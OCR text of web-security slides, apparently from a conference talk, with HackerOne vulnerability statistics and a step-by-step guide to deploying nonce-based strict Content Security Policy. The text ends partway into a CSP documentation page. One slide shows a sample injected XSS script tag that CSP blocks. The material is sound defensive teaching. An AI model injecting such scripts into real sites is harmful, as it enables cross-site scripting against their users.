
Figure 5: Listed are the top 15 vulnerability types platform wide, and the percentage of vulnerabilities received per industry

Vulnerabilities by Industry

	Consumer Goods	Financial services & insurance	Government	Healthcare	Media & Entertainment
Cross Site scripting (XSS)	23%	24%	26%	19%	28%
Information disclosure	17%	18%	18%	25%	16%
Improper authentication	7%	8%	3%	6%	9%
Violation of secure design principles	6%	9%	11%	10%	10%
Cross-site request forgery (CSRF)	12%	10%	4%	8%	7%
Open redirect	4%	6%	8%	5%	7%

Source: HackerOne report, 2018

Paid bounties by vulnerability on Mozilla websites in 2016 and 2017




Source: @jvehent, Mozilla


1. Common web security flaws

2. Web platform security features

1. Injection defenses



2. Isolation mechanisms



1. Injection defenses

2. Isolation mechanisms

Injection defenses:

Content Security Policy Level 3

Mitigate XSS by introducing fine-grained controls on script execution in your application.

#io19


CSP Basics

CSP is a strong **defense-in-depth** mechanism against **XSS**

Developers can control which

<script>

scripts get executed




plugins are loaded

Note: CSP is not a replacement for proper escaping or fixing bugs!

Enabling CSP

Response Header



▾ **Response Headers**

content-security-policy: `script-src 'nonce-r4nd0m' 'strict-dynamic';object-src 'none'; base-uri 'none';`

content-type: `text/html; charset=UTF-8`

Two modes

Enforcement: `Content-Security-Policy`

Report Only: `Content-Security-Policy-Report-Only`

▾ Response Headers

alt-svc: clear

cache-control: no-cache, no-store, max-age=0, must-revalidate

content-encoding: gzip

content-security-policy: script-src https://clients4.google.com/insights/consumersurveys/ https://www.google.com/js/bg/ 'self' 'unsafe-inline' 'unsafe-eval' https://mail.google.com/_/scs/mail-static/ https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://apis.google.com/_/scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_/scs/apps-static/_/js/ https://ssl.gstatic.com/inputtools/js/ https://inputtools.google.com/request https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_/js/ https://*.hangouts.sandbox.google.com/;frame-src https://clients4.google.com/insights/consumersurveys/ https://calendar.google.com/accounts/ https://ogs.google.com https://onegoogle-autopush.sandbox.google.com 'self' https://accounts.google.com/ https://apis.google.com/u/ https://apis.google.com/_/streamwidgets/ https://clients6.google.com/static/ https://content.googleapis.com/static/ https://mail-attachment.googleusercontent.com/ https://www.google.com/calendar/ https://calendar.google.com/calendar/ https://docs.google.com/ https://drive.google.com https://*.googleusercontent.com/docs/securesc/ https://feedback.googleusercontent.com/resources/ https://www.google.com/tools/feedback/ https://support.google.com/inapp/ https://*.googleusercontent.com/gadgets/ifr https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www-gm-opensocial.googleusercontent.com/gadgets/ https://plus.google.com/ https://wallet.google.com/gmail/ https://www.youtube.com/embed/ https://clients5.google.com/pagead/drt/dn/ https://clients5.google.com/ads/measurement/jn/ https://www.gstatic.com/mail/ww/ https://www.gstatic.com/mail/intl/ https://clients5.google.com/webstore/wall/ https://ci3.googleusercontent.com/ https://gsuite.google.com/u/ https://gsuite.google.com/marketplace/appfinder https://www.gstatic.com/mail/promo/ https://notifications.google.com/ https://tracedepot-pa.clients6.google.com/static/ https://mail-payments.google.com/mail/payments/ https://staging-taskassist-pa-googleapis.sandbox.google.com https://taskassist-pa.clients6.google.com https://appsassistant-pa.clients6.google.com https://apis.sandbox.google.com https://plus.sandbox.google.com https://notifications.sandbox.google.com/ https://*.hangouts.sandbox.google.com/ https://gtechnow.googleplex.com https://gtechnow-qa.googleplex.com https://test-taskassist-pa-googleapis.sandbox.google.com https://autopush-appsassistant-pa-googleapis.sandbox.google.com https://staging-appsassistant-pa-googleapis.sandbox.google.com https://daily0-appsassistant-pa-googleapis.sandbox.google.com https://daily1-appsassistant-pa-googleapis.sandbox.google.com https://daily2-appsassistant-pa-googleapis.sandbox.google.com https://daily3-appsassistant-pa-googleapis.sandbox.google.com https://daily4-appsassistant-pa-googleapis.sandbox.google.com https://daily5-appsassistant-pa-googleapis.sandbox.google.com https://daily6-appsassistant-pa-googleapis.sandbox.google.com https://*.prod.amp4mail.googleusercontent.com/ https://chat.google.com/ https://dynamite-preprod.sandbox.google.com https://*.client-channel.google.com/client-channel/client https://clients4.google.com/invalidation/lcs/client https://tasks.google.com/embed/ https://keep.google.com/companion https://addons.gsuite.google.com https://contacts.google.com/widget/hovercard/v/2 https://*.googleusercontent.com/confidential-mail/attachments/;report-uri

Better, faster, stronger: nonce-based CSP!

```
Content-Security-Policy:
    script-src 'nonce-...' 'strict-dynamic';
    object-src 'none'; base-uri 'none'
```

No customization required! *Except for the* ***per-response nonce value*** *this CSP stays the same.*

The Idea Behind Nonce-Based CSP

When CSP is **enforced**

```
Content-Security-Policy: script-src 'nonce-random123'
```

injected script tags **without a nonce** will be **blocked** by the browser

```
<script>alert('xss')</script> // XSS injected by attacker - blocked by CSP
```

script tags with a **valid nonce** will execute

```
<script nonce="random123">alert('this is fine!')</script>
<script nonce="random123" src="https://my.cdn/library.js"></script>
```

The Problem of Nonce-Only CSP

<u>ALL</u> <script> tags need to have the **nonce attribute**!

- ✘ Third-party scripts/widgets (You may not control all scripts!)
- ✘ Potentially large refactoring effort

```
Content-Security-Policy: script-src 'nonce-random123'
```

An already trusted script **cannot create new scripts** without explicitly setting the nonce

```
✓ <script nonce="random123">
    var s = document.createElement('script')
    s.src = "/path/to/script.js";
✘   document.head.appendChild(s);
  </script>
```

Enabler: New strict-dynamic keyword

Only <script> tags in **response body** need the **nonce attribute**!

- ✓ Third-party scripts/widgets (You may not control all scripts!)
- ✓ Potentially large refactoring effort

```
Content-Security-Policy: script-src 'nonce-random123' 'strict-dynamic'
```

Wit **'strict-dynamic'** an already trusted script can create new scripts without setting a

```
✓ <script nonce="random123">
    var s = document.createElement('script')
    s.src = "/path/to/script.js";
✓   document.head.appendChild(s);
  </script>
```

1..2..3 Strict CSP

How to deploy a nonce-based CSP?

STEP 1: Remove CSP blockers

STEP 2: Add CSP nonces to <script> tags

STEP 3: Enforce nonce-based CSP

STEP 1: Remove CSP blockers

A strong CSP **disables** common **dangerous patterns**
→ HTML must be refactored to not use these

inline event handlers:
```
<a onclick="alert('clicked')">b</a>
```

javascript: URIs:
```
<a href="javascript:void(0)">a</a>
```

STEP 1: Remove CSP blockers

HTML refactoring steps:

inline event handlers

```
<a onclick="alert('clicked')">b</a>
```

→

```
<a id="link">b</a>
<script>document.getElementById('link')
 .addEventListener('click', alert('clicked'));
</script>
```

javascript: URIs

```
<a href="javascript:void(0)">a</a>
```

→

```
<a href="#">a</a>
```

STEP 2: Add <script> nonces

Only <script> tags with a valid nonce attribute will execute!

HTML refactoring: add nonce attribute to script tags

```
<script src="stuff.js"/></script>
<script>doSth();</script>
```

```
<script nonce="{{nonce}}" src="stuff.js"/></script>
<script nonce="{{nonce}}">doSth();</script>
```

nonce-only CSPs (without `'strict-dynamic'`) must also propagate nonces to dynamically created scripts:

```
<script>
 var s = document.createElement('script');
 s.src = 'dynamicallyLoadedScript.js';
 document.body.appendChild(s);
</script>
```

```
<script nonce="{{nonce}}">
 var s = document.createElement('script');
 s.src = 'dynamicallyLoadedScript.js';
 s.setAttribute('nonce', '{{nonce}}');
 document.body.appendChild(s);
</script>
```

STEP 3: Enforce CSP

Enforce CSP by setting a **Content-Security-Policy** header

Strong

```
script-src 'nonce-...' 'strict-dynamic' 'unsafe-eval';
object-src 'none'; base-uri 'none'
```

Stronger

```
script-src 'nonce-...' 'strict-dynamic';
object-src 'none'; base-uri 'none'
```

Strongest

```
script-src 'nonce-...';
object-src 'none'; base-uri 'none'
```

CSP Adoption Tips

If parts of your site use static HTML instead of templates, use CSP **hashes:**

```
Content-Security-Policy: script-src 'sha256-...' 'strict-dynamic';
```

For debuggability, add **'report-sample'** and a **report-uri**:

```
script-src … 'report-sample'; report-uri /csp-report-collector
```

Production-quality policies need a few more directives & fallbacks for old browsers

```
script-src 'nonce-...' 'strict-dynamic' https: 'unsafe-inline';
object-src 'none'; base-uri 'none'
```

Content Security Policy

Introduction Why CSP **Strict CSP** Adopting CSP FAQ Resources

Strict CSP

Content Security Policy can help protect your application from XSS, but in order for it to be effective you need to define a secure policy. To get real value out of CSP your policy must prevent the execution of untrusted scripts; this page describes how to accomplish this using an approach called **strict CSP**. This is the recommended way to use CSP.

Adopting a strict policy

To enable a strict CSP policy, most applications will need to make the following changes:

